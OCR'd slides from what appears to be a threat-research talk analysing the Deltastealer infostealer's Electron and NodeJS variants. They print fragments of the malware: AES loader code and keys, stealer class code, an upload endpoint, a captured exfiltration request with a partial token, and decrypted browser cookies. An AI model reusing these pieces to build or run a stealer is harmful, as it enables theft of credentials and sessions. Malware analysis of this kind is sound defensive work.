  - computer_name=win11
  - cookies=128
  - credit_cards=0
  - discord=
  - ip_address=[redacted]
  - passwords=0
  - report=https://gofile.io/d/[redacted]
  - steam=Steam isn't installed
  - username=[redacted]
  - wallets=No wallet found.
  - windows_version=11 (22000)


```
POST https://[redacted]-8080.preview.app.github.dev/account/login HTTP/1.1
gofile_link: https://gofile.io/d/[redacted]
content-type: application/json
ownerid: 1050169418195402762
executable-id: 19394884332382
content-length: 127
accept: */*
host: [redacted]-8080.preview.app.github.dev

{"event":"login","password":[redacted],"token":"MTEwMjg1NzE0NDU1MTg3ODY3Ng.GipoZ3.UGmvPyokhrQ
```

Deltastealer – Electron variant

- NSIS package -> Electron app -> resources/app.asar -> **package.json**

```
label_844:
  Push $_22_
  Push open
  Push $_40_
  StdUtils::ExecShellAsUser /NOUNLOAD
    ; Call Initialize_____Plugins
    ; File $PLUGINSDIR\StdUtils.dll
    ; SetDetailsPrint lastused
    ; CallInstDLL $PLUGINSDIR\StdUtils.dll /NOUNLOAD ExecShellAsUser
  Pop $0
```




```
{
  "name": "app",
  "version": "1.0.0",
  "description": "",
  "main": "./dist/webpack/main.js",
  "delta": {
    "key": "c903eda50ea0c8000bceee62cf381785b588f1e8361e40d00c251611c3bdd082",
    "iv": "b8d79aa27f1da997487614161fbf71b4",
    "userConfiguration": {
      "executable-id": "35fd3437c57a3995eae8f7780584d270",
      "owner-id": "88bf66566a6641e25e0195f1a7d9e0bf5b5076db82e4b5823feff3596517f22a"
    }
  },
```

Deltastealer – Electron variant

- NSIS package -> Electron app -> resources/app.asar -> /dist/webpack/**main.js**

```
r = require("crypto");
var n = function (t, e, n) {
    var o = (0, r.createDecipheriv)("aes-256-cbc", Buffer.from(e, "hex"), Buffer.from(n, "hex")),
    i = o.update(Buffer.from(t, "hex"));
    return (i = Buffer.concat([i, o.final()])).toString()
},

var _ = (0, c.join)(process.env.APPDATA, "Microsoft", "libdelta.dll"),
j = (0, c.join)(process.env.LOCALAPPDATA, "Programs", "app", "resources",
"app.asar.unpacked", "dist", "webpack", "libdelta.dll");
```

- resources/app.asar -> /dist/webpack/**libdelta.dll**

```
00000000: 2A EA A5 44 6C 5E 9F 63|03 D1 B9 D5 44 CA 6B 5E  | *ê¥Dl^.c.Ñ¹ÕDÊk^
00000010: F7 AB 03 E7 C5 25 4A 7E|60 76 8D 01 C1 02 61 B1  | ÷«.çÅ%J~`v..Á.a±
00000020: A9 13 49 A3 E2 A4 25 83|98 CB 67 D0 E5 50 15 65  | ©.I£â¤%.ËgÐåP.e
00000030: 4E FD 5D 21 ED B8 70 29|E8 A4 02 29 0C 85 DC 09  | Ný]!í¸p)è¤.)..Ü.
00000040: 9C 9F A1 32 DD 66 E7 A9|F6 F1 4C 30 FF 99 9C DE  | ..¡2ÝfçöñL0ÿ..Þ
00000050: D1 90 82 B2 99 DC ED 01|46 7E 7B 6B 37 10 7B 35  | Ñ.².ÜÍ.F~{k7.{5
00000060: C2 D8 AE 6F 3E C3 52 CF|81 27 EE 8F 5B 2D 3A 13  | ÂØ®o>ÃRÏ.'î.[-:.
00000070: 00 2F 87 54 7A 8F 81 88|76 B0 1F 71 C8 AB 1B 4F  |  /.Tz..v°.qÈ«.O
```

Deltastealer – Electron variant

- (encrypted) **libdelta.dll** -> decrypt with AES-CBC -> executable in Rust
  - Contains embedded .asar archive

```
var Deltastealer = /*#__PURE__*/function () {
/**
 * Makes new Event
 * @param {string} token Token of account
 * @param {object} delta Data object of event
 * @param {object} user_config Default parameter for User Configuration
 */
function Deltastealer(event, token, delta) {
  var user_config = arguments.length > 3 && arguments[3] !== undefined ? arguments[3] : {
    dll: _nodePath["default"].join(process.env["APPDATA"], "Microsoft", "libdelta.dll"),
    json: _nodePath["default"].join(process.env["APPDATA"], "Microsoft", "call.json")
  };
```

Deltastealer – NodeJS variant


- NSIS package -> Electron app -> **resources/app.asar** -> src/index.js
- Downloads 2nd stage – 2 files: stealer and uploader written in NodeJS

```
const createWindow = async () => {
  const win = new BrowserWindow({
    width: 800,
    height: 600,
    autoHideMenuBar: true,
  });

  win.loadFile("index.html");
};

app.whenReady().then(async () => {
  createWindow();

  fork(path.resolve(__dirname, "inject.js"), {
    detached: true,
  });
});
```



Deltastealer – NodeJS variant

- Uploader
  - written in NodeJS, packaged into executable with '**pkg**'

```
exports.toNormalizedRealPath = toNormalizedRealPath;
//# sourceMappingURL=common.js.map
},
{"C:\\snapshot\\fileUploader\\src\\index.js":{"0":[0,1848],"3":[1848,119]},"C:\\s
napshot\\fileUploader\\node_modules\\express\\package.json":{"1":[1967,2624],"3":
[4591,120]},"C:\\snapshot\\fileUploader\\node_modules\\express\\index.js":{"0":[4
711,584],"1":[5295,224],"3":[5519,119]},"C:\\snapshot\\fileUploader\\node_modules
\\axios\\package.json":{"1":[5638,2473],"3":[8111,120]},"C:\\snapshot\\fileUpload
er\\node_modules\\axios\\index.js":{"0":[8231,584],"1":[8815,40],"3":[8855,118]},
"C:\\snapshot\\fileUploader\\node_modules\\form-data\\package.json":{"1":[8973,23
05],"3":[11278,120]},"C:\\snapshot\\fileUploader\\node_modules\\form-data\\lib\\f
```


```
  t·  ...·■c#       ··@ ··P .€·· €·€€··   . .D·9·· ..Pe·   %   C:\snapshot
\fileUploader\src\index.js   a                D`     .   D`     ¥.  D`
 ...9.`     ·    ·· ··...@··l`      .   €D]···a· ·    . .P. ·    ..Qb■■BÏ·   writ
eZipPromise ..QdF(4r·   \Microsoft\diagnostics.zip       ·$..QanúæR·   appen
d  ..Qa·M·\·   file    .·Ob²x.··   createReadStream·ù···QanD■U·   log      ·
..8..QeÎ■■5#   https://api.deltaproject.dev/upload      ...¤a    ·        ·
 ..Qb:·C´.   maxBodyLength      `        }..Qaf-~P·   headers C..Qb.,ü~.   getH
eaders      ·ä· Ba...QaÞ■■w·   send     ..Qaúo┘Å·   data     ..Rb     · @
        .   ·U·`    ÒÿÝ? ·L..Kb     ·    .   p.  ■· | ·    .@Kn    i    .à·· 2¬..
 ...+·¬.· · ·D·$·d.c.Ì.···ó..ð··(·t.s·'.à.· .\·`···■..■..k.¼·. · .■..0·Ô..¤
```

Deltastealer – NodeJS variant

- Stealer
  - written in C++, inside a dropper written in NodeJS
  - packaged into executable with '**pkg**'
  - command line utility without network functions


```
Çıkış: Showing cookies of profile :: C:\Users\[redacted]\AppData\Local\Google\Chrome\User Data\Default
Database copied from :: C:\Users\[redacted]\AppData\Local\Google\Chrome\User Data\Default\Network\Cookies to
[redacted]\AppData\Local\Google\Chrome\User Data\Default\Network\Cookies.delta
Decrypted buffer: PENDING+003 Size: 11
.google.com     TRUE    /       FALSE   2597573456      CONSENT PENDING+003
Decrypted buffer: CAESOAgCEitib3FfaWRlbnRpdHlmcm9udGVuZHVpc2VydmVyXzIwMjMwMTA4LjA5X3AxGgVlbi1HQiADGgYIgPj
.google.com     TRUE    /       FALSE   2597573456      SOCS    CAESOAgCEitib3FfaWRlbnRpdHlmcm9udGVuZHVpc
MTA4LjA5X3AxGgVlbi1HQiADGgYIgPj3nQY
Decrypted buffer:  Size: 0
Decrypted buffer: no Size: 2
.github.com     TRUE    /       FALSE   2597573456      logged_in       no
Decrypted buffer:  Size: 0
Decrypted buffer: 32101439.1.10.1673422312 Size: 24
.python.org     TRUE    /       FALSE   2597573456      __utmb  32101439.1.10.1673422312
Decrypted buffer: 1 Size: 1
.python.org     TRUE    /       FALSE   2597573456      __utmt  1
Decrypted buffer:  Size: 0
Decrypted buffer:  Size: 0
Decrypted buffer:  Size: 0
Decrypted buffer: OK Size: 2
.eloqua.com     TRUE    /       FALSE   2597573456      ELQSTATUS       OK
```

Deltastealer – Public Chat Groups



Deltastealer – Public Chat Groups

- Using Codespaces & Swagger for API development




Deltastealer – Public Chat Groups

- Using ‘pkg’ to package NodeJS scripts

```
C:\Users\runneradmin\AppData\Local\Temp\pkg.c7c6a10fb0263a69b4596321\node\deps\v8\src\compiler\c
ompilation-dependencies.cc
C:\Users\runneradmin\AppData\Local\Temp\pkg.c7c6a10fb0263a69b4596321\node\deps\v8\src\compiler\j
s-call-reducer.cc
C:\Users\runneradmin\AppData\Local\Temp\pkg.c7c6a10fb0263a69b4596321\node\deps\v8\src\compiler\j
s-context-specialization.cc
C:\Users\runneradmin\AppData\Local\Temp\pkg.c7c6a10fb0263a69b4596321\node\deps\v8\src\compiler\j
s-native-context-specialization.cc
C:\Users\runneradmin\AppData\Local\Temp\pkg.c7c6a10fb0263a69b4596321\node\out\Release\obj\global
_intermediate\node_code_cache.cc:990
C:\Users\runneradmin\AppData\Local\Temp\pkg.c7c6a10fb0263a69b4596321\node\out\Release\node.pdb
       // See https://github.com/vercel/pkg/issues/1589 for more details.
  process.pkg = {};
  process.versions.pkg = '5.8.0';
  process.pkg.mount = createMountpoint;
  process.pkg.entrypoint = ENTRYPOINT;
  process.pkg.defaultEntrypoint = DEFAULT_ENTRYPOINT;
  process.pkg.path = {};
  process.pkg.path.resolve = function resolve() {
    error.pkg = true;
    error.pkg = true;
    error.pkg = true;
      tmpFolder = fs.mkdtempSync(path.join(os.tmpdir(), 'pkg-'));
        fd._pkg = { externalFile, file: path_ };
      if (fd._pkg) {
          `[PKG] Cannot write into Snapshot file : ${fd._pkg.file}`
        if (!error.pkg) {
          error.pkg = true;
      // Example: /tmp/pkg/<hash>
      const tmpFolder = path.join(tmpdir(), 'pkg', hash);
        // Example: /tmp/pkg/<hash>/sharp/build/Release/sharp.node
```

Deltastealer – Public Chat Groups

